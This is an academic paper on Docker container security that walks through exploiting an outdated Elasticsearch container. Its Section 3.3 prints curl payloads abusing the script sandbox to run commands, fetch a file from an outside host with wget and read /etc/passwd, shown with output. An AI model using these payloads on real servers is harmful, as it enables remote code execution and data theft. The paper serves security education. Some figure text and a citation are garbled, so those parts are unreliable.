**International Journal of Advanced Research in Engineering and Technology (IJARET)**
Volume 11, Issue 7, July 2020, pp. 595-601, Article ID: IJARET_11_07_059
Available online athttp://www.iaeme.com/IJARET/issues.asp?JType=IJARET&VType=11&IType=7
ISSN Print: 0976-6480 and ISSN Online: 0976-6499
DOI: 10.34218/IJARET.11.7.2020.059

# AN APPROACH OF EXPLOITING DOCKER CONTAINER SECURITY

**Puneeth K M**
Associate Professor, Electronics and Communication Department,
JSS Science and Technological University, Mysore, India

**Pooja P**
Mtech in Network and Internet Engineering,
JSS Science and Technological University, Mysore, India

## ABSTRACT

*Docker is an open-source platform that can be used for shipping, developing, and running the applications for quick delivery and easy management of the application. Docker improves the performance and efficiency as it uses a single kernel. By pulling the image from the Docker repository, the user can create multiple instances of the same image in the local machine. Hence, Docker containers have become very popular nowadays with its ease of use. However, the Docker containers are also prone to several security attacks due to the absence of hypervisor. This paper focuses on the process of running the application by creating the container. As the Docker, containers are prone to security attacks the paper also focuses on the security misconfiguration present in the Docker containers by considering an example of an elastic search container. The process of exploiting the elastic search container is also presented in this paper. The security vulnerabilities in the Docker occurs because of the configuration or the usage of insecure versions of the packages in the Docker images. Hence, the developer needs to be aware of the packages and need to use the non-vulnerable packages to build a secure image.*

**Key words:** Docker, Container, Elastic search, dockerizing.

**Cite this Article:** Puneeth K M and Pooja P, An Approach of Exploiting Docker Container Security, *International Journal of Advanced Research in Engineering and Technology,* 11(7), 2020, pp. 595-601.
http://www.iaeme.com/IJARET/issues.asp?JType=IJARET&VType=11&IType=7

## 1. INTRODUCTION

Docker is an open platform that can ship, test, and deploy the code faster and in a flexible manner. [3]. One of the advantages of Docker is that it is available in all three environments or operating systems such as Windows, Linux, and Mac [9]. As the Docker is a container-based virtualization technology, it acts as a lightweight virtual machine [2]. Docker images provide service for a single application [4]. By pulling the image from the repository to the local system, the user can create multiple instances of the pulled image, and the instances created are called containers. By running the container, the user can work with the developed application. The Software development life cycle of Docker is as shown in Figure 1.

The developer develops the application by creating a file called Docker File, where the Docker file includes the code regarding the application, libraries, dependencies, technologies, and other requirements, which is necessary for the application to run. This Docker file, in turn, produces an image of the application, once the image is ready, the image can be pushed to the Docker hub, so that other users can pull the image and make use of the developed application, by creating an instance out of the image called as the container.




**Figure 1** Software Development Life cycle of Docker

Hence by using Docker the developers can build, run, and share applications by dockerizing the environment needed for the application and pushing the dockerized image to their repository. This helps the organization and other users to access the repository to pull the dockerized application’s image and work or test the application on their local machine.

The Docker has several advantages when compared to the normal virtualization. One of the main advantages is that container-based virtualization improves performance and efficiency as it uses a single kernel to run multiple instances of an application [1]. Hence the containers have become more popular for deploying applications. [5]. But even the container images are affected by the security vulnerabilities. [6].

The container or Docker images may use outdated packages when building the application, these outdated packages may have some security misconfigurations or vulnerabilities, which is an assured risk to the organization or the user[8]. Hence the developer must be aware of all the configuration and the packages used while creating the Docker files before pushing the image to the repository.

## 2. RELATED WORK

The virtualization technology imposes a great impact on performance [4]. Hypervisor based virtualization has several challenges, where one of the biggest challenges is to access hardware without the drives virtualized [1]. In general, hypervisor-based virtualization incurs a lot of overhead rather than what is consumed by the application logic. The hypervisor-based virtualization shares the hardware present in the host machine, wherein the container-based virtualization shares the kernel present on the host machine, [9] which is the main benefit of container-based virtualization.

Docker is a container-based virtualization platform, which can be used for building, developing, shipping, and running applications in distributed environments[4]. The docker environment is developed in GO programming language and it uses the Linux kernel features, The developer can develop the application and share the application in the same way as sharing the files with other users. The developer can push the image to their own private repository from where the other member of the organization call pull the image to their local system and create an instance of the application to work around and test the application.

The Docker works on the principle of client-server architecture, The Docker provides both private and public repositories, from these repositories the user can access for the images as shown in Figure 2. The Figure 2 shows the Docker architecture, The Docker daemon manages the images and containers pulled from the repository to the local machine, Hence multiple instances of the same image can be created in the local machine with the isolated environment. The Docker client can build, run, pull the instance, and work with the application, The Docker client is the only way that the Docker users can interact with the Docker server. [9].

The Docker uses several Linux packages for providing security and isolation. [4]. The isolation assures that the resource held by the other groups is well separated and not allowing each group to know each other's resource allocation. However, much research has proved that the containers are still prone to several security vulnerabilities [5]. Even though the Docker provides the isolation it is only to certain resources like files, processes, etc, But Ram, CPU, memory used by containers are still open for the security attacks, due to the absence of hypervisor [7]. As the host and the container use the same kernel, the container is more prone to security vulnerability through the host kernel. Hence, concern needs to be provided from the security aspect while using the Docker to share the confidential data or application of the organization and the individual.





**Figure 2** Docker Architecture

## 3. METHODOLOGY

The Docker has several benefits including application portability, lightweight, resource utilization, and high efficiency, etc, [1]. The paper focuses on the process from the initial configuration that needs to be performed to work on the Docker environment and until the process of finding a security misconfiguration by considering elastic search containers as an example.

## 3.1. Docker Environment

The Docker can be download and installed in all three operating systems (Windows, Linux, and Mac). In this paper, the Docker environment is configured on the Linux platform. To set up the Docker in the Linux platform first the user needs to download the latest version of the Docker with the help of the command “apt-get install docker.io” [9]. Once the Docker is installed the user can check the installation by checking the version of the docker installed with the command “docker -version”. Once the necessary configuration is done the user can connect to the docker hub which is a public repository containing several images including Ubuntu, Nginx, Postgres, MySQL, elastic search, centos, etc, Figure 3 shows the example of pulling the elastic search image to the local machine. The latest version of the image will be pulled if the user has not specified the version tag.



```
pooja@ubuntu:~$ docker pull docker.elastic.co/elasticsearch/elasticsearch:7.6.2
7.6.2: Pulling from elasticsearch/elasticsearch
c808caf183b6: Pull complete
d6caf8e15a64: Pull complete
b0ba5f324e82: Pull complete
d7e8c1e99b9a: Pull complete
85c4d6c81438: Pull complete
3119218fac98: Pull complete
914accf214bb: Pull complete
Digest: sha256:59342c577e2b7082b619654d119f42514ddf47f0699c8b54dc1f0158250ce7aa
Status: Downloaded newer image for docker.elastic.co/elasticsearch/elasticsearch:7.6.2
```

**Figure 3** Pulling the Docker elastic search image

## 3.2. Running the Containers

Once the docker image is downloaded, the user can create an instance (Container) by executing the following commands. The user can provide any name to the container as per the need, and in the place of the image name the user need to specify the image name, which has been pulled, so that an instance of the image will be created with the provided container name.


- docker run –name <container_name> -it <image_name>
- docker start <container_name>
- docker exec –it <container_name> /bin/bash

## 3.3. Hacking or Exploiting Security Misconfiguration in Container

The users always need to be aware of the applications and packages they use. If the user starts to use or build the application with the vulnerable packages it may lead, a way for the hackers to exploit the user’s system and data to hackers. Which in turn results in the data loss, downtime, and financial loss, this creates a negative impression on the organization, which leads to a loss of reputation of the organization.

The attackers can identify and exploit the data and application by finding the loopholes present in the Docker images build by the developer. Considering the example of Elastic Search container, while building the Elastic search Image the developer uses the Groovy-scripting engine as a part of his design. If the developer uses the Groovy Scripting Engine version before 1.3.8 and 1.4.3 may lead the attacker to exploit the user's data by attacking the user system. The security misconfiguration present in the Groovy Scripting engine allows the remote hackers or attackers to execute some shell and curl commands bypassing the sandbox protection [10].


By using the cURL commands, the attacker can exploit the Elastic search containers. With the help of cURL, the attacker can add some records, as shown in Figure 4. With the data inserted, the attacker can now exploit the database because an empty database is not vulnerable. The elastic search version below 1.4.2 uses java code for the search mechanism. Hence, the attacker uses the Java API to exploit the database.



```
$ curl -XPUT 'http://localhost:9200/twitter/user/kimchy1' -d '{ "name" : "xxxxxxx" }'
{"_index":"twitter","_type":"user","_id":"kimchy1","_version":1,"created":true}$
```

**Figure 4** Adding a record to the database using cURL commands in Elastic search Container**.**

The next step to exploit or gain access to the operating system that the container uses. Once the access is granted to the operating system, the attacker will be able to access all personal files and data present on the user’s system. By using, the command below the attacker can gain access to the operating system name, as shown in Figure 5.




```
$ curl http://localhost:9200/_search?pretty -XPOST -d '{"script_fields": {"myscript": {"script": "java.lang.Math.class.fo
rName(\"java.lang.System\").getProperty(\"os.name\")"}}}'
{
  "took" : 4,
  "timed_out" : false,
  "_shards" : {
    "total" : 5,
    "successful" : 5,
    "failed" : 0
  },
  "hits" : {
    "total" : 1,
    "max_score" : 1.0,
    "hits" : [ {
      "_index" : "[redacted]",
      "_type" : "user",
      "_id" : [redacted],
      "_score" : 1.0,
      "fields" : {
        "myscript" : [ "linux" ]
      }
    } ]
  }
}
$
```

**Figure 5** Attacker exploiting to find the OS name

The above cURL command downloads the additional files. The next step the attacker performs is to make use of the additional files present and start some process which helps the attacker to gain access to the file system. To start the process the attacker can use the command as shown in Figure 6. This command helps the attacker to launch several processes, once the process has been started the files present on the containers can be accessed and the attacker can gain access to find the password file present on the /etc/passwd file also as shown in Figure 7.


There is another way to find the security vulnerabilities or another way to exploit the elastic search container is bu using the Metasploit. Metasploit is a computer security project that helps in understanding the security vulnerabilities. With the help of Metasploit, also the attacker can gain shell access to the Elastic Search Containers.



```
$ curl http://localhost:9200/_search?pretty -XPOST -d '{"script_fields": {"myscript": {"script": "java.lang.Math.class.fo
Name(\"java.lang.Runtime\").getRuntime().exec(\"wget -O /tmp/testy http://httpbin.org/get\")"}}}'

 "took" : 7,
 "timed_out" : false,
 "_shards" : {
   "total" : 5,
   "successful" : 5,
   "failed" : 0
 },
 "hits" : {
   "total" : 1,
   "max_score" : 1.0,
   "hits" : [ {
     "_index" : "[redacted]",
     "_type" : "user",
     "_id" : "[redacted]",
     "_score" : 1.0,
     "fields" : {
       "myscript" : [ "java.lang.UNIXProcess@[illegible]" ]
     }
   } ]
 }
```

**Figure 6** Starting Process on the containers by the attacker using cURL commands.



```
$ curl http://localhost:9200/_search?pretty -XPOST -d '{"script_fields": {"myscript": {"script": "java.lang.Math.class.forName(\"java.lang.Runtime\").getRuntim
e().exec(\"cat /etc/passwd\").getText()"}}}'
{
  "took" : 5,
  "timed_out" : false,
  "_shards" : {
    "total" : 5,
    "successful" : 5,
    "failed" : 0
  },
  "hits" : {
    "total" : 1,
    "max_score" : 1.0,
    "hits" : [ {
      "_index" : "twitter",
      "_type" : "user",
      "_id" : "kimchy1",
      "_score" : 1.0,
      "fields" : {
        "myscript" : [ "root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/
dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp
:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/
var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/
backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ngnats:x:41:41:Gnats
 Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-timesync:x:100:103:systemd
Time Synchronization,,,:/run/systemd:/bin/false\nsystemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false\nsystemd-resolve:x:102:1
05:systemd Resolver,,,:/run/systemd/resolve:/bin/false\nsystemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false\nmessagebus:x:104:107::/var/ru
n/dbus:/bin/false\n" ]
```

**Figure 7** Gaining access to the /etc/passwd file of the container.

To mitigate this kind of attacks to the containers, the developers need to be aware of using vulnerable packages in their Docker file, as the Groovy Scripting package [10] used in the Elastic search container is vulnerable, provided a way for the attacker to exploit the container via scripting commands to gain access to the file system. Extra care and attention need to be provided while using the open-source packages while building the image.

## 4. RESULTS AND DISCUSSION

Docker is a containerization based virtualization, which helps in easy set up of virtual instance on the host Operating system kernel, along with maintaining the isolation from the host. The Docker containers is an instance of Docker images, these Docker images are uploaded to the public or private repositories. So if an attacker uploads the malicious Docker image to the repository, it may cause a serious security threat for all the users who pulls it to the local system, and this could allow the attacker to access the applications and data from the user system.

Even though Docker is gaining popularity with its container-based virtualization with high efficiency and ease of use, the need for monitoring security vulnerabilities is gaining more importance. Virtualization has for some time been the back end for various cloud frameworks using virtual machines, for example, Virtualbox, VMware or Hyper-V, etc. pointed out that these kinds of virtualizations utilize a lot of hardware of host system with the help of hypervisor layer with the isolated environment. BUt the Docker does not use the hypervisor layer and does not use much of the hardware as the Docker containers run on the top of host

Operating system, which makes the Docker more efficient and lightweight, but security is compromised as containers are prone to attacks from the attacker allowing the attacker to gain access for the host operating system, which is a severe security threat. So Users should be aware of the security vulnerabilities present in the docker image before deploying and using the Docker images and containers.

## 5. CONCLUSIONS

The Docker is an open-source platform, and it is available in all three operating systems (Windows, Linux, Mac), which is the main advantage of the Docker. Apart from this as the Docker is container-based virtualization, it has several advantages like lightweight, highly portable, high efficiency, high performance, easy to build, and ship the applications build on the Docker environment. With this ease of use, the rate of Docker users has been tremendously increasing. Even with all the advantages, even the Docker and Docker containers are prone to attacks. The security vulnerabilities in the Docker occurs because of the configuration or the usage of insecure versions of the packages in the Docker image in the process of building an image. Hence, the developer needs to be aware of the packages and need to use the non-vulnerable packages to build a secure image.

## REFERENCES

[1] Sachchidan and Singh, Nirmala Singh, (2017) “Containers & Docker: Emerging Roles & Future of Cloud Technology”, IEEE, Banglore, India, pp. 804-807, 27 April [2016 2nd International Conference on Applied and Theoretical Computing and Communication Technology (iCATccT) ].

[2] Charles Anderson, (2015) “Docker”, IEEE Software, pp. 102-104, June [Published by the IEEE Computer Society].

[3] Preeth E N, Fr. Jaison Paul Mulerickal, Biju Paul and Yedhu Sastri, (2015) “Evaluation of Docker Containers Based on Hardware Utilization”, IEEE, Trivandrum, Kerala, INDIA. pp. 697-700, 19-21 November [2015 International Conference on Control, Communication & Computing India (ICCC) ]

[4] Ashish Lingayat, Ranjana R. Badre, Anil Kumar Gupta, (2019) “Performance Evaluation for Deploying Docker Containers on Baremetal and Virtual Machine”, IEEE, Coimbatore, India, India pp. 1019-2023, 30 May [Proceedings of the International Conference on Communication and Electronics Systems (ICCES 2018)].

[5] Olufogorehan Tunde-Onadele, Jingzhu He, Ting Dai, Xiaohui Gu, (2019) “A Study on Container Vulnerability Exploit Detection”, IEEE conference, Prague, Czech Republic, Czech Republic pp. 121-127, 08 August [2019 IEEE International Conference on Cloud Engineering (IC2E)]

[6] Sari Sultani, Imtiaz Ahmad, Tassos Dimitriou, (2019) “Containers’ Security: Issues, Challenges, and Road Ahead”, IEEE Conference, pp. 52976 - 52996, 17 April [IEEE ACCESS]

[7] Fotis Loukidis – Andreou, Ioannis Giannakopoulos, Katerina Doka, and Nectarios Koziris, (2018)“ Docker-sec: A Fully Automated Container Security Enhancement Mechanism”, Vienna, Austria, pp. 2575-8411, 23 July [2018 IEEE 38th International Conference on Distributed Computing Systems (ICDCS)].

[8] R. Shu, X. Gu, and W. Enck, (2017) “A Study of Security Vulnerabilities on Docker Hub,” in Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy. ACM, pp. 269–280.

[9] https://docs.docker.com/